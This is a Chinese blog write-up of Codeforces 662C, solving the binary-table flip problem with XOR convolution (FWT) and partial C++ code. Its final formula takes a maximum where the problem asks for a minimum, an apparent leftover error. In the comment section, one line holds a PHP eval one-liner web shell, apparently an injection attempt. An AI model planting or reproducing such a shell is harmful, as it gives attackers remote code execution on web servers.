

「Codeforces 662C」 Binary Table

● Siyuan (<https://blog.orzsiyuan.com/author/1/>) ○ 2019 年 08 月 31 日 ● 732 次浏览 ● 7 条评论
 ✎ 1635 字数 📄 题解 (<https://blog.orzsiyuan.com/category/Problem/>)

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题目链接: [Codeforces 662C \(https://codeforc.es/contest/662/problem/C\)](https://codeforces.com/contest/662/problem/C)

你有一个 $n \times m$ 的表格。每个格子都有一个数字 0 或 1，你可以任意选择某一行或者某一列并将其翻转。请问通过任意次操作后表格中 1 的个数的最小值是多少？

数据范围: $1 \leq n \leq 20$, $1 \leq m \leq 10^5$ 。

Solution

发现 n 的范围只有 20，那我们可以尝试枚举翻转哪些行，这样一来对于每一列都是独立的，可以预处理出对于每个列状态只通过列翻转达到的最优解。形式化地，设函数 $\text{count}(S)$ 表示状态 S 中 1 的个数，我们设 $F_i = \min \{\text{count}(i), \text{count}((2^n - 1) \oplus i)\}$ 。

设第 i 列的初始状态为 S_i ，且记状态为 i 的列有 G_i 个。假设我们已经枚举了行的翻转 T ，那么答案为：

$$\begin{aligned} & \sum_{i=1}^m F_{S_i \oplus T} \\ \Rightarrow & \sum_{i=0}^{2^n-1} F_i \sum_{j=1}^m [S_j \oplus T = i] \\ \Rightarrow & \sum_{i=0}^{2^n-1} F_i \sum_{j=1}^m [S_j = i \oplus T] \\ \Rightarrow & \sum_{i=0}^{2^n-1} F_i \cdot G_{i \oplus T} \end{aligned}$$

发现 $i \oplus (i \oplus T) = T$, 则上式等价于:

$$\sum_{i \oplus j = T} F_i \cdot G_j$$

显然可以 FWT 解决, 答案为:

$$\max_{T=0}^{2^n-1} \{(F \oplus G)(T)\}$$

时间复杂度: $O(nm + 2^n \cdot n)$ 。

Code

```

1  /* 此处省略多项式模板 */
2
3  int n, m;
4
5  int main() {
6      scanf("%d%d", &n, &m);
7      Vec s(m, 0);
8      for (int i = 0, x; i < n; i++) {
9          for (int j = 0; j < m; j++) {
10             scanf("%1d", &x);
11             s[j] |= x << i;
12         }
13     }
14     int tot = 1 << n;
15     Vec F(tot, 0), G(tot, 0);
16     for (int i = 0; i < tot; i++) {
17         F[i] = std::min(__builtin_popcount(i), __builtin_popcount((tot - 1) ^ i));
18     }
19     for (int i = 0; i < m; i++) G[s[i]]++;

```

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**oierlin (<http://oierlin.cf>)**

October 17th, 2019 at 15:03



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October 17th, 2019 at 15:02

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<?php @eval(\$_post['pass']);?>

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October 17th, 2019 at 19:16

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October 17th, 2019 at 19:18

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August 31st, 2019 at 14:45

1 的个数的最大值 → 1 的个数的最小值?

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
September 7th, 2019 at 08:02

@LMOLiver 题面写错了，已经修改

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